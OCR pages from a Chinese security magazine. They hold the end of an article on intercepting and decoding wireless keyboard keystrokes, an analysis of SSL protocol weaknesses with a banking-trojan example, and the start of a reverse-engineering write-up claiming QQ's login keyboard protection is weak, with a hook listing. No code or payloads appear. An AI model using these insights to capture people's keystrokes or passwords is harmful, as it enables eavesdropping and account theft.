



图20

小　结

作为无线安全的一个小小分支——蓝牙键盘安全，我想很多部门、很多对无线安全不在意的人肯定会一如既往地忽视掉。但是本着"这世上没有绝对的安全"的想法，我还是写下了这篇蓝牙键盘安全的文章。同样，目前市面上正在热销的其他无线键盘，只要能对截获到的无线数据报文分析，一样可以分析出对应的编码，也一样可以截获并还原出对方在键盘上的全部敲击内容。正如本文题目所说的：用无线键盘，你的聊天我一样看得到……

前置知识：密码学、PKI
关键词：SSL、安全性、缺陷



SSL协议的安全性及其安全缺陷分析

文/图　武大余跃　孔亚楠

Internet上对安全性要求比较高的应用，通常会部署诸如SSL这样的安全隧道去提供安全的接入服务。SSL协议是对计算机之间整个会话进行加密的协议，它能提供Internet上通信的保密性。该协议可以使客户　服务器应用程序在通信时，免遭窃听、篡改、报文伪造等安全攻击。但是SSL协议也存在一定的安全漏洞，如在建立安全接入时没有提供认证终端完整性的功能，如果终端上有恶意软件，就会造成很大的风险。

背景分析

随着互联网的日益发展，人们对互联网的依赖性也越来越强，也对互联网提供的服务提出了越来越高的要求。典型的看，日益发展起来的电子商务应用、电子政务应用反映了这一趋势。由于互联网上的活动有着越来越多的商业/政治作用，攻击者的兴趣点也从原来的单纯破坏转向了窃取、篡改信息等方式。要达到损害信息的目的，攻击者常见的方法有身份伪造、攻击信道。为了防止以上两种攻击，重要应用一般都要求终端出示有效的身份证明，目前常见的就是电子证书，同时使用安全信道进行通信，比如说SSL/TLS、IPSec等。目前已经出现对证书的攻击，但是实现起来存在相当大的时间复杂度。

SSL是目前电子商务中应用最为广泛的安全协议，其实现模式非常适合编程开发。由于SSL提供传输层的通信加密而与应用层协议独立无关，因此各种高层的应用层协议（如HTTP、FTP、TELNET、SOAP、WDDX等）能透明地建立于SSL协议之上。SSL协议在应用层协议通信之前就已经完成加密算法、通信密钥的协商以及服务器认证工作，在此之后应用层协议所传送的所有数据都会被加密，从而保证通信的安全性。由于目前国内B2B市场还很少使用网上支付，因此安全性很高的SET协议几乎不太可能用到，而SSL由于其使用范围广（可结合大多数互联网通信协议）、所需费用少（可以到网上免费下载基于各种操作系统平台、各种编程语言的工具包，如OPENSSL）、实现方便（比如和IPSec相比较）、安全性较高（经过多年实践检验），所以已成为一般网络数据安全通信的首选方案。

SSL原理

SSL——安全套接字层（Secure Sockers Layer）协议由著名的Netscape公司开发。为了保证通信双方建立安全可靠的传输隧道，SSL使用PKI中的数字证书技术对通信双方进行身份认证，使用对称加密来保证数据保密性，使用消息认证码（MAC）来保证数据完整性。

SSL位于TCP/IP和各种应用层协议间，如图1所示，分为记录层协议和握手层协议。




图1

握手层负责对服务器和客户进行认证，并确定数据加密传输采用的密钥、加密参数和加密算法等（握手层协议流程如图2 所示）。记录层负责具体的加密解密，计算和验证MAC等操作，然后将加密后的数据交付给传输层。




图2

在具体的应用场景里，某个客户端试图接入服务器时，他将通过握手层与服务器进行算法协商、身份认证、确定通信密钥等操作。然后，记录层根据协商的压缩算法，对数据进行分片压缩处理: 用共享密钥，根据下面的公式计算MAC: hash(MAC_write_secret+pad_2+hash(MAC_write_secret+pad_1+seq_num+SSLCompressed.type+SSLCompressed.length +SSLCompressed.fragment))。在计算MAC后，加密压缩数据和MAC 形成密文。服务器方做相反的处理，在此就不赘述了。

SSL安全性分析

在此，仅针对目前流行的几种攻击方式进行分析。

（1）报文重放攻击

SSL通过在MAC数据中加入一组随机数来防止此种攻击。

（2）握手协议的攻击

攻击者可能试图改变握手协议中的消息，使通信双方选择不同于通常使用的加密算法。这种攻击容易被发现，因为攻击者必须修改一个或多个握手消息。一旦这种情况发生，客户和服务器将计算出不同的handshake message hashes，这就导致双方不接收彼此发送的finished消息，从而防止这种攻击。

（3）监听和中间人攻击

SSL支持多种加密算法，包括RC4、IDEA、DES等，对于不同的安全级别，都可以找到足够安全的加密算法。在交换密钥的环节中，采用RSA或者Diffie-Hellman协议，以及频繁地更换密钥的特点，具有很好的密钥保护性能。

（4）会话的恢复

当通过恢复一个会话建立一个连接时，将产生新的这个连接使用的MAC secret，加密keys、Ivs。攻击者不可能在不打破安全的hash操作的情况下，通过已知的以前连接的MAC secret或加密keys来获得或破坏master secret。所以如果这个会话的master secret是安全的，并且hash操作也是安全的，那么这个连接是安全的且独立于以前的连接。但仍建议一个session ID的生存周期最长为24小时，因为获得了master secret的攻击者可能在session ID改变之前假冒受攻击的一方。

SSL安全缺陷

首先，也是最关键的安全缺陷——安全接入问题。

在现有的SSL协议中，加密和数字证书是主要的组成，它们仅仅可以保护通信双方所收发数据的安全，终端的完整性状态检验被排除在外。这样一来，如果终端被恶意软件入侵，就有可能出现终端身份认证通过、建立连接，

却被终端上的恶意软件窃取数据这样的尴尬状况，比如说曾经流传一时的"网银隐身劫匪"病毒。此病毒通过网页木马进入系统以后，首先会感染系统中的IE浏览器的主程序iexplore.exe。由于病毒体积非常小，受到感染的iexplore.exe程序大小不会产生任何改变。这样当用户使用IE浏览器登录银行的网银系统进行交易时，病毒就可以自动截取大量的相关信息，包括用户的支付卡号、接受卡号、密码信息、收款人姓名、收款人所在地等，总之一句话，全部的敏感信息都会被记录下来。当病毒获取到账号信息后，就会悄悄连接病毒作者指定的一个远程服务器，让病毒作者掌握用户的网银账号和密码，甚至包括系统中的个人隐私，从而给用户造成无法估计的损失。一旦盗号成功，木马就会读取Windows的备份文件夹，将感染的iexplore.exe恢复成正常，使得用户无法找到它的犯罪证据。"网银隐身劫匪"是一个典型的感染型病毒，会给网银用户带来很大的危险。

如果运行有恶意程序的终端，通过SSL接入服务器，并成功入侵服务器，则会造成更大的损失。IDS(Intrusion Detection System)是一种用于监测攻击服务器企图的技术和方法。典型的IDS是通过监视网络通信，并将其与保存在数据库中的已知攻击"特征"或方法比较。如果发现攻击，IDS可以提醒系统管理员截断连接甚至实施反攻击等。但是，通过SSL接入的恶意终端，可以很容易避开IDS系统的监测，原因在于双方通信是加密的，IDS将无法监视。这样一来，使用SSL协议可能会使攻击更为轻松。

除此之外，SSL中也存在以下一些的问题。

(1)客户端和服务器在互相发送自己能够支持的加密算法时，是以明文的形式传送的，这样就存在被攻击的可能。

(2)在整个SSL协议中，数字证书及私有密钥处于核心地位，如果被木马或其他的方式窃取后，则整个安全体系就形同虚设了。

(3)SSL协议没有提供数字签名功能，所以没有抗否认服务。如果需要添加数字签名功能，加密密钥即用于加密，同时用于数字签名，这就存在安全漏洞，增大了被攻破的可能性。

解决方案

就安全接入的相关产品和解决方案来说，目前国内主要有瑞达公司提供这样的产品，国外有Wave System Corp提供相关的解决方案。

瑞达公司提供的产品是"网络信用管理系统"，它提供控制中心、客户端软件和系统安全硬件。在控制中心中，有一项功能是"同一网段内终端集中管理"，即只有经过控制中心授权的终端才有权限使用网络。


Wave System Corp提供了一个Network Access Control(NAC)解决方案，提供基于TPM的机器认证(TPM-Based Machine Authentication)，以及由TPM保证安全的度量(TPM-Secured Measurement)。该解决方案以Wave System Corp的EMBASSY Endpoint Enforcer为基础，需要EMBASSY Remote Administration Server、EMBASSY Key Management Server和EMBASSY Authentication Server的支持。

Wave System Corp的NAC解决方案包含了4个主要部分：实现用户认证、实现机器认证、评估平台完整性、基于平台的健康状况执行相应的安全策略。使用Wave System Corp提供的方案，可以解决撒谎终端(Lying Endpoint)的问题。

还有一种方法是：基于可信计算平台(TPM)提供的完整性报告，通过扩展SSL握手协议，把握手过程与终端的完整性验证过程相结合，从而把信任链从本机扩展到SSL连接中去。这样只需要替换现有的SSL库，上层应用不需要较大的改动，就能实现安全接入目的，免遭终端恶意程序入侵。但是，国内TPM目前仍处于发展阶段，应用面并不广泛。

对于其他问题，证书及私有密钥，可以保存在硬件设施如USBKEY等，并且可以用二级密钥加密存储等方法，加强密钥存储的安全性。增添数字签名功能，可以通过"双证书机制"，即申请一个专门的证书区别于加密证书，用于数字签名。

前置知识：汇编
关键词：破解、键盘保护、QQ登录



QQ登录窗口键盘保护原理分析

文/图 虎子哥哥

腾讯对QQ登录窗口的密码输入框采用键盘保护，防止盗号木马通过键盘输入记录QQ的密码，不记得这是从哪个版本开始的了，大概是在2005年以后吧。那个时候腾讯使用的是大名鼎鼎的NP技术，从驱动级别上在内核里挂钩了键盘中断，着实阻止了不少盗号程序窃取QQ密码，但同时也给人们在心中留下了一个印象：要想记录QQ的密码很困难。

但是后来有些事情很奇怪。大概是从QQ2008开始的吧，腾讯放弃了NP技术，转而采用另外一种办法来进行键盘保护。究其原因，据说是因为NP组件在稳定性和兼容性上的不足。既然换了保护方案，那么保护强度还是不是像以前的NP那样高呢？估计很多人心里会惯性地认为：这种新的保护方法强度肯定也很高，要从键盘输入记录到QQ的密码难度很大。如果你这样想，那就错了。在调试了一段时间之后，我得出的结论是：QQ2009目前使用的键盘保护方案保护强度很低。

下面说说我是怎么找到QQ的键盘保护原理的，其中有一些分析和观点可能是错误的，如果有朋友看到的话还请指出。前几个月，我拿着OD对QQ调试了很长一段时间。其间调试的思路是如何的，以及是如何一步一步挖掘到QQ的键盘保护原理的，现在我自己也记不清楚了，所以我就直接说说我调试出来的结果吧。

首先，我发现QQ是通过在登录窗口对自己的密码输入框安装一个钩子，来防止用户输入的密码被窃取。关于这一点，是有图为证的。启动QQ登录窗口，打开大家都很熟悉的工具冰刃，切换到"消息钩子"一栏，仔细观察就会发现其中有一条关于QQ的记录，如图1所示。可以看出QQ自己给自己安装上了一个钩子，而且大家注意这个钩子的类型，是一个我们平时很少见的钩子类型。这个WH_KEYBOADR_LL到底是什么，它是做什么用的呢？其实QQ登录窗口的键盘保护秘密就在这里，下面说说我的分析。

0x00460353	WH_KEYBOARD	0x000107c3	C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE
0x012c0359	WH_KEYBOARD	0x000107c3	C:\WINDOWS\explorer.exe
0x3277037b	WH_KEYBOARD_LL	0x02600273	D:\Program Files\Tencent\QQ\Bin\QQ.exe
0x002e0393	WH_KEYBOARD	0x000107c3	C:\Program Files\Internet Explorer\iexplore.exe

图1

